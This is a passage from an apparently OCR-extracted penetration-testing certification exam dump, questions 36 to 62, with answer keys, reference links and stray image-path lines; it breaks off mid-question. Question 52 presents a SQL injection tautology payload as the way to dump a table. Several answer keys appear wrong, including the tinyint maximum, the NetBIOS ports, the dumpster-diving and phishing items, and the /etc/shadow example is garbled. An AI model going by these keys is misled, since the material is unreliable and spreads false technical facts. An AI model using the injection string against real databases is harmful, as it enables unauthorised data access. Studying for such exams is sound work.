Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
In a TCP packet filtering firewall, traffic is filtered based on specified session rules, such as when a session is initiated by a recognized computer.



Identify the level up to which the unknown traffic is allowed into the network stack.

A. Level 5 – Application
B. Level 2 – Data Link
C. Level 4 – TCP
D. Level 3 – Internet Protocol (IP)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=KPjLAyA7HgoC&pg=PA208&lpg=PA208&dq=TCP+packet+filtering+firewall+level+up+to+which+the+unknown+traffic+is+allowed+into+the+network+stack&source=bl&ots=zRrbchVYng&sig=q5G3T8lggTfAMNRkL7Kp0SRslHU&hl=en&sa=X&ei=5PUeVLSbC8TmaMzrgZgC&ved=0CBsQ6AEwAA#v=onepage&q=TCP%20packet%20filtering%20firewall%20level%20up%20to%20which%20the%20unknown%20traffic%20is%20allowed%20into%20the%20network%20stack&f=false

QUESTION 37
Phishing is typically carried out by email spoofing or instant messaging and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one.
Phishing is an example of social engineering techniques used to deceive users, and exploits the poor usability of current web security technologies. Attempts to deal with the growing number of reported phishing incidents include legislation, user training, public awareness, and technical security measures.

What characteristics do phishing messages often have that may make them identifiable?

A. Invalid email signatures or contact information
B. Suspiciously good grammar and capitalization

C. They trigger warning pop-ups
D. Suspicious attachments

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
Which of the following are the default ports used by NetBIOS service?

A. 135, 136, 139, 445
B. 134, 135, 136, 137
C. 137, 138, 139, 140
D. 133, 134, 139, 142

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
What is the maximum value of a “tinyint” field in most database systems?

A. 222
B. 224 or more
C. 240 or less
D. 225 or more

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=JUcIAAAAQBAJ&pg=SA3-PA3&lpg=SA3-PA3&dq=maximum+value+of+a+%E2%80%9Ctinyint%E2%80%9D+field+in+most+database+systems&source=bl&ots=NscGk--R5r&sig=1hMOYByxt7ebRJ4UEjbpxMijTQs&hl=en&sa=X&ei=pvgeVJnTCNDkaI_fgugO&ved=0CDYQ6AEwAw#v=onepage&q=maximum%20value%20of%20a%20%E2%80%9Ctinyint%E2%80%9D%20field%20in%20most%20database%20systems&f=false


QUESTION 40
Which of the following policies states that the relevant application owner must authorize requests for additional access to specific business applications in writing to the IT Department/resource?

A. Special-Access Policy
B. User Identification and Password Policy
C. Personal Computer Acceptable Use Policy
D. User-Account Policy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
Black-box testing is a method of software testing that examines the functionality of an application (e.g. what the software does) without peering into its internal structures or workings. Black-box testing is used to detect issues in SQL statements and to detect SQL injection vulnerabilities.



Most commonly, SQL injection vulnerabilities are a result of coding vulnerabilities during the Implementation/Development phase and will likely require code changes.
Pen testers need to perform this testing during the development phase to find and fix the SQL injection vulnerability.
What can a pen tester do to detect input sanitization issues?

A. Send single quotes as the input data to catch instances where the user input is not sanitized
B. Send double quotes as the input data to catch instances where the user input is not sanitized
C. Send long strings of junk data, just as you would send strings to detect buffer overruns
D. Use a right square bracket (the "]" character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42

Which of the following is NOT related to the Internal Security Assessment penetration testing strategy?

A. Testing to provide a more complete view of site security
B. Testing focused on the servers, infrastructure, and the underlying software, including the target
C. Testing including tiers and DMZs within the environment, the corporate network, or partner company connections
D. Testing performed from a number of network access points representing each logical and physical segment

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
What are placeholders (or markers) in an HTML document that the web server will dynamically replace with data just before sending the requested documents to a browser?

A. Server Side Includes
B. Sort Server Includes
C. Server Sort Includes
D. Slide Server Includes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
Attackers create secret accounts and gain illegal access to resources using backdoor while bypassing the authentication procedures. Creating a backdoor is a where an attacker obtains remote access to a computer on a network.

Which of the following techniques do attackers use to create backdoors to covertly gather critical information about a target machine?


A. Internal network mapping to map the internal network of the target machine
B. Port scanning to determine what ports are open or in use on the target machine
C. Sniffing to monitor all the incoming and outgoing network traffic
D. Social engineering and spear phishing attacks to install malicious programs on the target machine

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:

QUESTION 45
Rule of Engagement (ROE) is the formal permission to conduct a pen-test. It provides top-level guidance for conducting the penetration testing. Various factors are considered while preparing the scope of ROE which clearly explain the limits associated with the security test.



Appendix B—Rules of Engagement Template

This template provides organizations with a starting point for developing their ROE.[42] Individual organizations may find it necessary to include information to supplement what is outlined here.

1. Introduction

1.1. Purpose

Identifies the purpose of the document as well as the organization being tested, the group conducting the testing (or, if an external entity, the organization engaged to conduct the testing), and the purpose of the security test.

1.2. Scope

Identifies test boundaries in terms of actions and expected outcomes.

1.3. Assumptions and Limitations

Identifies any assumptions made by the organization and the test team. These may relate to any aspect of the test to include the test team, installation of appropriate safeguards for test systems, etc.

1.4. Risks

Inherent risks exist when conducting information security tests—particularly in the case of intrusive tests. This section should identify these risks, as well as mitigation techniques and actions to be employed by the test team to reduce them.

Which of the following factors is NOT considered while preparing the scope of the Rules of Engagment (ROE)?

A. A list of employees in the client organization

B. A list of acceptable testing techniques
C. Specific IP addresses/ranges to be tested
D. Points of contact for the penetration testing team

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
Which of the following protocols cannot be used to filter VoIP traffic?

A. Media Gateway Control Protocol (MGCP)
B. Real-time Transport Control Protocol (RTCP)
C. Session Description Protocol (SDP)
D. Real-Time Publish Subscribe (RTPS)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
A penetration test consists of three phases: pre-attack phase, attack phase, and post-attack phase.

Active reconnaissance which includes activities such as network mapping, web profiling, and perimeter mapping is a part which phase(s)?

A. Post-attack phase
B. Pre-attack phase and attack phase
C. Attack phase
D. Pre-attack phase

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.duo.uio.no/bitstream/handle/10852/34904/Shrestha-masterthesis.pdf?sequence=1 (page 28, first para)

QUESTION 48
Identify the type of testing that is carried out without giving any information to the employees or administrative head of the organization.

A. Unannounced Testing
B. Double Blind Testing

C. Announced Testing
D. Blind Testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
Before performing the penetration testing, there will be a pre-contract discussion with different pen-testers (the team of penetration testers) to gather a quotation to perform pen testing.


Which of the following factors is NOT considered while preparing a price quote to perform pen testing?

A. Total number of employees in the client organization
B. Type of testers involved
C. The budget required
D. Expected time required to finish the project

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
Identify the transition mechanism to deploy IPv6 on the IPv4 network from the following diagram.



A. Translation
B. Tunneling
C. Dual Stacks
D. Encapsulation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
John, a penetration tester, was asked for a document that defines the project, specifies goals, objectives, deadlines, the resources required, and the approach of the project. Which of the following includes all of these requirements?


A. Penetration testing project plan

B. Penetration testing software project management plan
C. Penetration testing project scope report
D. Penetration testing schedule plan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Rfere
http://books.google.com.pk/books?id=7dwEAAAAQBAJ&pg=SA4-PA14&lpg=SA4-PA14&dq=penetration+testing+document+that+defines+the+project,+specifies+goals,+objectives,+deadlines,+the+resources+required,+and+the+approach+of+the+project&source=bl&ots=SQCLHNtthN&sig=kRcccmtDtCdZgB7hASShxSRbfOM&hl=en&sa=X&ei=hyMfVOKzGYvmarvFgaAL&ved=0CB0Q6AEwAA#v=onepage&q=penetration%20testing%20document%20that%20defines%20the%20project%2C%20specifies%20goals%2C%20objectives%2C%20deadlines%2C%20the%20resources%20required%2C%20and%20the%20approach%20of%20the%20project&f=false

QUESTION 52
A WHERE clause in SQL specifies that a SQL Data Manipulation Language (DML) statement should only affect rows that meet specified criteria. The criteria are expressed in the form of predicates. WHERE clauses are not mandatory clauses of SQL DML statements, but can be used to limit the number of rows affected by a SQL DML statement or returned by a query.



A pen tester is trying to gain access to a database by inserting exploited query statements with a WHERE clause. The pen tester wants to retrieve all the entries from the database using the WHERE clause from a particular table (e.g. StudentTable).

What query does he need to write to retrieve the information?

A. EXTRACT* FROM StudentTable WHERE roll_number = 1 order by 1000
B. DUMP * FROM StudentTable WHERE roll_number = 1 AND 1=1—
C. SELECT * FROM StudentTable WHERE roll_number = '' or '1' = '1‘
D. RETRIVE * FROM StudentTable WHERE roll_number = 1'#

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
External penetration testing is a traditional approach to penetration testing and is more focused on the servers, infrastructure and the underlying software comprising the target. It involves a comprehensive analysis of publicly available information about the target, such as Web servers, Mail servers, Firewalls, and Routers.

Which of the following types of penetration testing is performed with no prior knowledge of the site?

A. Blue box testing
B. White box testing
C. Grey box testing
D. Black box testing

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=5m6ta2fgTswC&pg=SA5-PA4&lpg=SA5-PA4&dq=penetration+testing+is+performed+with+no+prior+knowledge+of+the+site&source=bl&ots=8GkmyUBH2U&sig=wdBIboWxrhk5QjlQXs3yWOcuk2Q&hl=en&sa=X&ei=-SgfVI2LLc3qaOa5gIgO&ved=0CCkQ6AEwAQ#v=onepage&q=penetration%20testing%20is%20performed%20with%20no%20prior%20knowledge%20of%20the%20site&f=false

QUESTION 54
What information can be collected by dumpster diving?

A. Sensitive documents
B. Email messages
C. Customer contact information
D. All the above

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.spamlaws.com/dumpster-diving.html

QUESTION 55
In which of the following firewalls are the incoming or outgoing packets blocked from accessing services for which there is no proxy?

A. Circuit level firewalls
B. Packet filters firewalls
C. Stateful multilayer inspection firewalls
D. Application level firewalls

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.vicomsoft.com/learning-center/firewalls/


QUESTION 56
Which of the following policies helps secure data and protects the privacy of organizational information?

A. Special-Access Policy
B. Document retention Policy
C. Cryptography Policy
D. Personal Security Policy

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
Why is a legal agreement important to have before launching a penetration test?



Penetration Testing Agreement

This document serves to acknowledge an engagement between the Business Owner and Data Custodian (see descriptions page 2), collectively of the following system(s) or application, the University Chief Information Officer, and the University IT Security Officer.

Systems(s) to be Tested: _____

Testing Time Frame: (begin) _____ (end) _____

Penetration Testing Components (see descriptions page 2). Indicate the testing components that are to be completed, by initial.

Component	Business Owner	Data Custodian
Gathering Publicly Available Information		
Network Scanning		
System Profiling		
Service Profiling		
Vulnerability Identification		
Vulnerability Validation/Exploitation		
Privilege Escalation		

All parties, by signing below, accept and agree that:

1. The IT Security Office will take reasonable steps to preserve the operational status of systems, but it cannot be guaranteed.
2. The IT Security Office is authorized to perform the component tests listed above, at their discretion using appropriate tools and methods.
3. Test results are related to specific tests only. They indicate, but do not and cannot measure, the overall security posture (quality of protections) of an application system.
4. All information related to this testing will be treated as highly confidential Level III security data, with commensurate protections.

Signed: _____ (Business Owner)

_____ (Data Custodian)

_____ (CIO)

_____ (CISO)

Testing Complete: _____ Date: _____

Review/Closeout Discussion Completed (Date): _____

A. Guarantees your consultant fees
B. Allows you to perform a penetration test without the knowledge and consent of the organization's upper management
C. It establishes the legality of the penetration test by documenting the scope of the project and the consent of the company.
D. It is important to ensure that the target organization has implemented mandatory security policies

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 58
What are the 6 core concepts in IT security?

A. Server management, website domains, firewalls, IDS, IPS, and auditing
B. Authentication, authorization, confidentiality, integrity, availability, and non-repudiation
C. Passwords, logins, access controls, restricted domains, configurations, and tunnels
D. Biometrics, cloud security, social engineering, DoS attack, viruses, and Trojans

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
In Linux, /etc/shadow file stores the real password in encrypted format for user's account with added properties associated with the user's password.


/
/bin
User Binaries
/sbin
System Binaries
/etc
Configuration Files
/dev
Device Files
/proc
Process Information
/var
Variable Files
/tmp
Temporary Files
/usr
User Programs
/home
Home Directories
/boot
Boot Loader Files
/lib
System Libraries
/opt
Optional add-on Apps
/mnt
Mount Directory
/media
Removable Devices
/srv
Service Data

sexam.com/


In the example of a /etc/shadow file below, what does the bold letter string indicate?
Vivek: 1fnffc$GteyHdicpGOfffXX40w#5:13064:0:99999:7

A. Number of days the user is warned before the expiration date
B. Minimum number of days required between password changes
C. Maximum number of days the password is valid
D. Last password changed

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.cyberciti.biz/faq/understanding-etcshadow-file/ (bullet # 4)

QUESTION 60
What is a difference between host-based intrusion detection systems (HIDS) and network-based intrusion detection systems (NIDS)?



A. NIDS are usually a more expensive solution to implement compared to HIDS.
B. Attempts to install Trojans or backdoors cannot be monitored by a HIDS whereas NIDS can monitor and stop such intrusion events.
C. NIDS are standalone hardware appliances that include network intrusion detection capabilities whereas HIDS consist of software agents installed on individual computers within the system.
D. HIDS requires less administration and training compared to NIDS.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 61
Which vulnerability assessment phase describes the scope of the assessment, identifies and ranks the critical assets, and creates proper information protection procedures such as effective planning, scheduling, coordination, and logistics?

A. Threat-Assessment Phase
B. Pre-Assessment Phase
C. Assessment Phase
D. Post-Assessment Phase

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
Information gathering is performed to:
i) Collect basic information about the target company and its network
ii) Determine the operating system used, platforms running, web server versions, etc.
iii) Find vulnerabilities and exploits



